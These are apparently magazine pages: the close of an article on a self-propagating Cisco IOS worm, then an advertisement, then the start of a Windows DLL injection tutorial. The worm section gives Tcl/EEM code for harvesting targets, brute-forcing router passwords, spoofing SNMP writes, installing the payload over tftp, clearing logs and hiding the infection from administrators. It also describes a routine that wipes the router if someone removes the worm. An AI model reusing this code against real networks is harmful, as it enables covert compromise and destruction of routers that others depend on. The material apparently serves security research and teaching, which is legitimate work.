maxrun timer. The default mode of the code (without operator guidance) for subsequent cron executions is:

- first cron occurrence, download remote executions and populate a new target list.
- second cron occurrence, download remote executions and brute force passwords on the new target list.
- third cron occurrence, download remote executions and brute force enable passwords of cracked routers.

If the worm successfully guesses an enable password, it will then duplicate a fresh copy of the worm and install itself there. Current incarnation of the `San.Fran` worm lacks some optimizations. For instance, as there is a problem with saving historical state, it will try and brute force passwords on remote routers continuously, without regard to having tried the same password on that router 3 hours ago. This makes actual infestations of the worm noisy and obvious.

Getting new targets

Populating a file of probable neighboring routers is fairly trivial. The worm first makes a list of all cdp neighbors. Then it will make a list of all next hop gateways. The two lists will be merged and a unique list generated that is the new target file.

A very similar operation is performed for a `sh cdp neigh detail | inc IP` command and for a traceroute to root DNS servers. A unique list is generated and written out to the flashdisk. The file is named like a system file and is regenerated upon every running of the new target code. Currently this only would support ipv4 addresses but an ipv6 version is a trivial addition.

Telnet verses ssh transports

Once there is a new list of targets, the first problem is ascertaining which transports the next target supports. The next section of the worm code will first try and open a socket to port 23 of the target. If this succeeds, then it will try and check the return strings from a telnet session to see if the target is requiring a username/password combination or just a password. Finally, the code will

Listing 16. *Worm fragment populating a target list*

```
          if {[catch {cli_write $cliarr(fd) "sh ip route | inc via"} result]} { return -code error $result}
          if {[catch {cli_read_pattern $cliarr(fd) ".*#" } buff]} { return -code error $result}
foreach nline [split $buff "\n"] {
 regexp {via (\d+\.\d+\.\d+\.\d+)}  $nline full ntarget
set targa($ntarget) "$ntarget"
}
```

check and see if the target supports ssh. With ssh it is slightly easier as it always requires a username/password combination. The check of supported transports and authentication modes is done every time the code starts up a new login cracking session begins because transports do change. Currently there are problems with interactive `ssh` sessions where is supports password cracking but will not allow propagation of the worm.

Brute forcing our way in

With the transports and authentication scheme settled, the code starts up a very basic username/password cracker. A file containing a list of usernames and a list of passwords is stored on flashdisk and is shipped around with the worm. There is nothing fancy about the operation; the main loop will iterate over all usernames (if required) and then cycle through all the passwords. The challenges in this part of the code are many. Timeouts are a particular problem because the challenge/response operations are sensitive on reading the response. Another problem has been correctly interpreting a command line in the response, given that sometimes a correct password or a horribly failed telnet operation will both yield a valid command prompt. However, a command prompt on the locally infected router is less interesting than a new command prompt on a remote router. Another complication is that the ssh transport confuses the stdin vty handle in code. Ssh as a transport can be quite problematic in that commands will initiate but seem to never get a proper response (hanging in the code until the maxrun timer kills the process). To get over the initial issue we execute a ssh remote connection command with a cli command to run (I used `ssh -l $user $newtarget show version`).With this invocation a success password attempt will contain `sh ver` text in the response. Once a username/password has been successfully guessed, write out a file containing the ip address username password and transport it to a flashdisk file, naming it like a similar IOS file.

Brute forcing a enable password

The next loop found in the code (and available as a separate worm operation) logs back into the new targets that we had successfully guessed the login passwords for and attempts to guess the enable password. Before we can start the main loop here we must ascertain that the local router is prepared to serve out the worm infection files if we do happen to get in. For simplicity sake we turn on a local tftp server and register the worm files as being available. Then we initiate the main password cracking loop. Again, there is nothing complicated here.We read the file off the flashdisk containing the list of previously cracked ip addresses, transports, usernames, and password and then re-login to the target. Once back in the target, we loop over all known passwords trying them all and watching for the router prompt to change to a `#`. Thankfully there is not a transport disconnection if you fail too many passwords. As a result, the cracking goes quickly through all the passwords. If the worm

Listing 17. *Worm fragment snmp spoofing main loop*

```
foreach ipsource $rfcaddr {
set cc [expr { int(rand()*254) }]
set dd [expr { int(rand()*254) }]
                cli_write $cliarr(fd) "conf t"
                cli_read_line $cliarr(fd)
                cli_write $cliarr(fd) "int loop199"
                cli_read_line $cliarr(fd)
                cli_write $cliarr(fd) "ip add  $ipsource.$cc.$dd 255.255.255.255"
                cli_read_line $cliarr(fd)
                cli_write $cliarr(fd) "end"
                cli_read_line $cliarr(fd)
            foreach iphost $target {
                        foreach p $pass {
                                   cli_write $cliarr(fd) "snmp set v2c $iphost $p retry 0 timeout 1 oid 1.3.6.1.
                    4.1.9.2.1.53.$myip string default-config"
                                   cli_read_line $cliarr(fd)
                                   }
                }
    }
```

can get into enable mode on the remote router, we have succeeded and we can now drop a payload.

SNMP write strings exploitation

The worm will also kick off a separate event that will blindly send forged snmp set commands to all routers in the target list. Since in this case that operation would be a long running process we setup another script and event to startup after the `main_k1` loop is finished. Here I use a `event_register_timer countdown time 15.0` event which when registered will execute 15 seconds after registration. This module needs more associated files so the first order is to see if the required files exist, and if not to go ahead and extract them from inside the module. Then it will execute and run as a event process called `watchdog.tcl`. To forge snmp set commands a little prep work is needed. An access-list for any snmp traffic is added, along with a route-map, and a ip nat statement that is set to translate addresses off of a new loopback. At this point randomized source addresses are made up and assigned to interface loopback199. The main loop is now nothing more than spewing snmp set commands with RW communities sourced from the password file, while cycling through different randomized ipv4 addresses on the loopback199 interface. This looks like the following code fragment: Listing 17.

Now we are just hoping to get lucky and hit the correct combination of RW community and source-address. Once we do hit the correct combination we send it the snmp oid to tftp up a config fragment to merge into its running configuration. This is a bootstrapper for the worm and is simply enough configuration to setup a EEM applet to execute the `crashinfo_88` payload dropper.

Dropping a payload onto a remote router

Propagating the worm code into a new router can either be quite easy, difficult, or impossible. There are many variations of supported IOS code and hardware platforms. As such, I have taken the easy way out on propagation: send all the commands and hope for the best. There are a few corner-cases that require a little bit of thinking. Currently the placement of the worm code files is rooted in a base filesystem. The `flash:/ filesystem` is almost universally available, however, sometimes that filesystem is quite full and there are better places for it (such as `disk0:` if available). Dropping the payload starts with creating the directory structure on the remote router (`flash:/system` or `disk0:/system`). Now that the remote system is ready to tftp the worm files over from the local router I execute a remote tclsh command. This command would be executed directly from the remote cli if it had cracked the enabled password in a telnet session, or this would be executed as part of a EEM applet from the SNMP write module above.

`Crashinfo_88` is obviously not a crashinfo file. It is in fact a version of Listing 3 that takes a source tftp server address as `$argv 0`, and does a quick check to make sure that the cracked router has not already been infected. I had done some preparatory work for this moment, I previously had looked up a local IP address to use as a temporary callback and had setup a tftp server on the infected router to pull from. I pull over a number of files in the tftp transfer, different modules of the worm and supporting files that it will need later. With the files successfully transferred, it can go into configuration mode and register the `main_k1.tcl` and `bootloader122v5.tcl` event handlers with the system. Configuration mode is now exited, the config is written, and the logging files are cleared (always a good idea to cover your tracks after rooting the box).

CLI events and how to hide

Up until now, there are odd statements found in the configuration that will tip off an administrator to the fact the system has been tampered with. With the addition of a CLI handler, we can mitigate some of evidence that a rootkit/worm has been installed. The registration of a CLI handler is required and poses the initial problem. While one would like to set a handler for essentially ALL commands and then sanitize the output, this is not practical. The additional CPU requirements of sending all commands through regex's and then re-executing them is out of reach for most platforms. Additionally, the biggest challenge with this module is that with an aggressive `main_k1.tcl` file running or any of the other modules turned on, most lower end cisco platform have problems

Listing 18. *Tclsh remote worm installer*

```
Crackedrouter1#    tclsh tftp://172.16.15.33/crashinfo_88 172.16.15.33
```

Listing 19. *EEM event to hide worm*

```
::cisco::eem::event_register_cli pattern "^show|^no (username jboss|event manager)|^delete" sync
```

executing this much user tclsh code. The CLI events may or may-not fire depending on system load and resource constraints. This module is best suited for a router that does not have all the infection modules turned on.

You might have noticed that a file `bootloader122v5.tcl` was transferred over with the worm's infection files. This is the CLI hiding code and is setup to hide the worm from any administrators of the router. The first and most important part of this file is the actual registration of the event. One registration that was used (with performance problems) was Listing 19.

This will register all `show` commands, any attempts at modifying the event manager, deleting the jboss account, or deleting files. The pattern covers most of the casual attempts at seeing if anything is amiss, but it has performance penalties that make it unsuitable for a long term infection.

Getting the calling arguments

The first order of business for this event is to get the calling arguments, this answers the question *What was the user typing that invoked this event?*. Cisco obliged in the EEM specifications and the following snippet retrieves it.

The value of `$climsg` is how we got here, now we have to figure out how to re-execute the command, yet not give out any information about a worm infection.

Re-execution of commands

Initially, the code must start up a cli handler to re-execute the commands that the user had typed, then there must be a separate execution of the different cases of commands that the user could have typed. For some commands it is as easy as re-executing the command with an exclude of certain information, the following example is in response to a `show users` command.

This ensures that if the jboss user account is logged in, no one would be the wiser if they tried to list currently connected users. For other commands, something a little more involved is required. For other commands you can execute the entire command unaltered, and then loop over the output line by line and simply not output any line not matching restricted information. The following will work: Listing 22.

This loop is on the output of a `show run|show config`. With this command in place the worm will hide itself, the special user accounts, and other sensitive information from the user. This will not hide anything from a user if they happen to copy off the config to a server and view it there.

However, this will look `odd` to network administrators if they are used to seeing command output for many years. You will notice during some commands that there appears to be a hole in the output. For example Listing 22 is in use on the cli command `show event manager policy registered` while `bootload122v5.tcl` is registered: Listing 23.

There are two important thing to point out. The first is the *hole* created where a script #2 is registered in the system (the red arrows). The line after it show the regex to trap commands on, so something was there. The next thing to point out is that there are two router prompts `R1#` in the output. The first prompt is the execution of the original command, and the second is the ending prompt.

Listing 20. *Retrieve calling cli commands*

```
array set arr_cliinfo [event_reqinfo]
if {$_cerrno != 0} {
    set cliresult [format "component=%s; subsys err=%s; posix err=%s;\n%s" \
        $_cerr_sub_num $_cerr_sub_err $_cerr_posix_err $_cerr_str]
    error $cliresult
}
set climsg $arr_cliinfo(msg)
```

Listing 21. *Show users and remove jboss account*

```
catch {cli_write $clihandler(fd) "$climsg | exc jboss"} cliresult
```

Listing 22. *Remove worm infection evidence from commands*

```
foreach nline [ split $cliresult "\n" ] {
if { ![ regexp "username jboss|access-list 167|event manager|main_k1|bootload|crashinfo" $nline ] } {
puts $nline
}}
```

Listing 23. *Example of hiding commands*

```
R1#sh eve manager policy registered
No.  Class     Type    Event Type          Trap  Time Registered          Name
1    script    user    timer countdown     Off   Tue Jul 20 23:31:26 2010  smtp.tcl
 time 15.000
 nice 0 queue-priority normal maxrun 43200.000 scheduler rp_primary


                                                                                   <----
 pattern {^show (event*|run*|conf*)} sync yes occurs 3
 nice 0 queue-priority normal maxrun 20.000 scheduler rp_primary



R1#
                                                                                    <----
R1#
```

Currently `event_register_cli` pattern, is a mediocre tool for hiding infections because fixing up all the corner cases of command output increases processing/ handling load. More delays and corner issues make it difficult to hide from admins.

There are a few performance issues with the cli handler code. The first is the pattern match in the registration of the event. The cli event handler will get invoked on all commands and the checked against a regexp to find a match. Most Cisco routers do not possess a high powered CPU to process complex regexes, which means the router is burdened during heavy cli event processing. Later in the event handler, there is a need to separately execute the captured cli command, requiring more pattern matching. With the above for each loop, there is a regexp for each line of the output (not optimal, but workable). The next performance issue is that some commands have an inherent delay in execution. For example, a `show running-config` must first build a configuration and the delay must be compensated for in the code with a sleep command before output is attempted to be read from a cli handle. The cli regexp delay coupled with inherent command execution delays make for a slow and unstable execution of trapped commands.


The original worm code had a router kill routine. In the case that a user tried to remove the worm itself, the cli handler would resist having itself removed. Instead, when it trapped any of the `no event manager` commands or a `delete flash:/system/main_k1.tcl`, it would erase the flash and disk filesystems and reboot. While this works, it becomes quite painful to debug code given the fact that the development environment tends to eat itself from time to time.

Infection rates

With brute forcing passwords the dominant factor is actually guessing the password, and with snmp spoofing getting the correct source address is the other problem. That being said, the snmp module can make a single snmp set request in a average of 1.2 seconds. Which is then multiplied by the number of passwords in the password dictionary and then multiplied by the number of interfaces that are to be sourced from. If the correct snmp combination is hit, the router is usually fully infected in less than 10 seconds (this would vary on slower WAN connections of course).

JASON NEHRBOSS

Jason Nehrboss is a multi-talented self starter. He has built ISP's, government networks, small supercomputers. He is a senior security engineer at Disney Interactive Media Group as well as security and network consultant at Madden Technical Service Company, LLC. He is a specialist of cisco routing, cisco security, cisco ios malware/worms, wireless (MMDS,802.11a/b,licensed), some telco, High security Operating systems, UNIX. Programming and project managment.



[IT'S IN YOUR PULSE.]

LEARN:
- Advancing Computer Science
- Artificial Life Programming
- Digital Media
- Digital Video
- Enterprise Software Development
- Game Art and Animation
- Game Design
- Game Programming
- Human-Computer Interaction
- Network Engineering
- Network Security
- Open Source Technologies
- Robotics and Embedded Systems
- Serious Game and Simulation
- Strategic Technology Development
- Technology Forensics
- Technology Product Design
- Technology Studies
- Virtual Modeling and Design
- Web and Social Media Technologies

University of Advancing Technology
UAT
Learn. Experience. Innovate.

You can talk the talk.
Can you walk the walk?

www.uat.edu > 877.UAT.GEEK

PLEASE SEE **WWW.UAT.EDU/FASTFACTS** FOR THE LATEST INFORMATION ABOUT DEGREE PROGRAM PERFORMANCE, PLACEMENT AND COSTS.

Taking Control,

Functions to DLL injection

This article is going to follow from previous articles as well as going into some of the fundamentals that you will need in order to understand the code exploitation process. In this article we look at one of the primary infection steps used to compromise a Windows host, DLL injection.

DLL injection is one of the most common methods used by malware such as a rootkit to load it into the host's privileged processes. Once injected, code can be inserted into functions being transmitted between the compromised code and a library function. This step is frequently followed with API hooking where the malicious code is used to vary the library function calls and returns.

This article is part of a monthly series designed to take the reader from a novice to being able to create and deploy their own shellcode and exploits.

Introduction

In previous articles, we have covered a number of topics to do with the creation of shellcode and assembly language. We continue with an introduction of one of the primary exploitation processes used against a Windows system. In subsequent articles this will be expanded into the creation of standalone exploit kits and in the deployment of a rootkit.

In this article we look at one of the primary infection steps used to compromise a Windows host, DLL injection. This process is used by attackers and is also incorporated into automated frameworks (including Metasploit) as a part of the testing and exploitation process. DLL injection is one of the more common methods used by malware such as a rootkit to load it into the host's privileged processes. Once injected, code can be inserted into functions being transmitted between the compromised code and a library function. This step is frequently followed with API hooking where the malicious code is used to vary the library function calls and returns.

In order to do this, we also need to take a step back and explain the system and the tools we will use in more detail. To achieve this, we will start with describing the various components that are used and to providing an introduction to the Python programming language. This will also extend into a simple method to analyse shellcode using GCC such that we can come to understand what the shellcode others have created is designed to do. This is a useful skill when reversing malware as well as a good way to learn from the existing code base and even to leverage some of the various tools that are freely available already.

What is a DLL?

A DLL is a Dynamically Linked Library of executable code (Shewmaker, 2006). Code libraries are important as they allow developers to reuse common functions. It is firstly inefficient and not economical to rewrite of the same section of code over and over. More importantly, when the same code is replicated in many blocks it becomes more difficult to patch or update software. In addition, standardized libraries allow developers to reuse set functions rather than having to recode them and hence reinvent the wheel each time they develop a program. It is important to note that the best programmers make mistakes. Whenever they have to recode the same material the chances of an error increase.

A DLL can reference a common function allowing the programmer to just learn the call needed rather than having to rewrite create their own. In this, the code would reference the external function using the DLL which is loaded into memory for use by the program. In this article we will be discussing DLLs are loaded into a running memory process. This is a feature of Windows and not a bug. That said, many features also lead to exploitations.

DLL Injection

First, malicious code such as a rootkit starts by seeking to replace itself in the address space of another process. There are several methods available to inject code of one of the simplest techniques involves injecting a *dynamically linked library* (DLL) file. This file will overwrite the address space of the process that the malicious code is attempting to subvert. There are valid uses for code injection both in standard programming as well as many security tools. PWDUMP2 by Todd Sabin is an example of a security program that uses DLL injection to run a thread with increased security privileges so that it can decrypt credential files on a Windows host. On top of that, programs such as games use DLL injection to access privileged hardware functions. So although malicious code is known to make use of this process other code will also do this for valid reasons. This of course makes it difficult to restrict access to these types of functions and also simplifies the process of injecting code.

DLL injection is used in user level programs for reading files, writing data to disk or a database and to access network streams in amongst many other uses. As such, it is an activity that can be used for both valid and malicious ends and it is the intent that the code is created for that makes it malicious and not the fact that it uses injection to achieve its ends. There are several common DLL injection techniques. In this article we will be looking at the SetWindowsHookEx method initially and then follow up with the combination of using CreateRemoteThread and LoadLibrary.

When used maliciously, DLL injection allows the attacker or attacking process to force a module into memory. This is loaded through a program that would not normally request that function be loaded. One of the frequently deployed uses of shell code in Windows is to inject remote control software such as NetCat or VNC. This added power that is attributed to malicious shell code when used against the Windows system is balanced against the fact that it is generally more difficult to determine the location of a desired function in Windows than it is in Linux (due to the fact that system calls and functions are generally static between operating system versions in Linux whereas these are changing with nearly every patch and update in Microsoft software). For this reason, it can be more difficult to create reliable shellcode in Windows than it is to do so in Linux.

The Windows API serves as an abstraction layer sitting between user mode and kernel mode on the operating system (that is it handles requests between Ring 3 and Ring 0). For this reason, it is necessary to interface with the Windows API whenever any system-level interaction is required. Windows contains a simple resolution process linked to the API that accounts for the changing function address locations.

In this way, Windows can restrict direct access to sockets and network ports unlike Linux that allows direct system calls. As such, to open up a TCP network port in Windows and place it in to listen mode it is necessary for the developer to code an application that communicates through the API using a function such as `WSAsocket()`.

RemoteDLL

One of the best Windows tools for experimenting with DLL injection is RemoteDLL (*http://www.novell.com/coolsolutions/tools/17354.html*). The still has been around for more than six years now but still works well.

On start-up (Figure 1), this tool allows us to select a running process. This is done by clicking the *Select* tab on the right of the process box. Once you're clicked this




RemoteDLL - Nagareshwar Y Talekar
Operation : Load DLL Free DLL
Process :
DLL Name :
Select
Select
Load DLL
Cancel
<???>
Clear

Figure 1. *Starting RemoteDLL*


Process List

Select the process from the list below.

Process ID	Process Name
5632	[System Process]
7272	schedhlp.exe
7348	[System Process]
7448	[System Process]
7456	[System Process]
7512	g2mstart.exe
7568	[System Process]
7652	BIBLauncher.exe
7704	Skype.exe
7800	ubd.exe
7876	AudibleDownloadHelper.exe
7968	[System Process]
8008	DynTray.exe
8084	J2GTray.exe
5712	g2mcomm.exe
7636	PcCloneEX.EXE
6980	PNAMAIN.EXE
7740	SonicMasterTray.exe
7820	procexp.exe
7844	DMedia.exe

Figure 2. *A Process List displayed in RemoteDLL*

button, a *Process List* will be displayed containing a list of the Process IDs (Figure 2) running on the system and the process name.

Here we see a number of processes that do not have a descriptive process name. They are listed as `[System Process]` next to the Process ID. We can match these using a tool such as Process Explorer (Figure 3) from SysInternals (*http://technet.microsoft.com/en-us/sysinternals/bb896653*). Here as an example we can match Process ID 7456 as displayed in RemoteDLL (Figure 2) with the details of the process in Process Explorer. This allows us to see that the system process is *sidebar.exe*.

By right clicking on the process in Process Explorer we can select properties and bring up detailed information about the process (Figure 4).


When investigating processes that we might want to hook into on a system that we control this tool provides us with a lot of information about the security controls that we may need to overcome. In this example we see that *Data Execution Prevention* (DEP) and Address Space Load Randomisation are both enabled. We also see that the parent process with PID 6400 is *explorer.exe*.

Once we have selected the process that we want to inject our DLL into (in this case PID 6400 all as we saw explorer.exe) we have to select the DLL to inject into it. Once we have done this we click on the *Load DLL* button (Figure 5) and the DLL will be injected if we have everything set up correctly. Explorer.exe is a good test program as it automatically respawns if it crashes.

There many other reasons to want to be able to inject or free DLLs from processes. Using the *Free DLL* option allows you to remove DLLs from functions loaded with in memory. An example where this is necessary would be testing the winlogon.exe process. Here the underlying DLL may not be replaced or delete it from the disk but can be freed from the secured process and reinjected. This process is also useful when testing patches

We can also use RemoteDLL to remove an injected DLL. When we have selected the *Free DLL* operation and the process that we want to remove an injected DLL from clicking the *Select* button next to *DLL Name* will bring up a list of DLLs loaded into the process (Figure 6). Only dynamically loaded DLLs can be removed (that is we cannot remove static libraries).

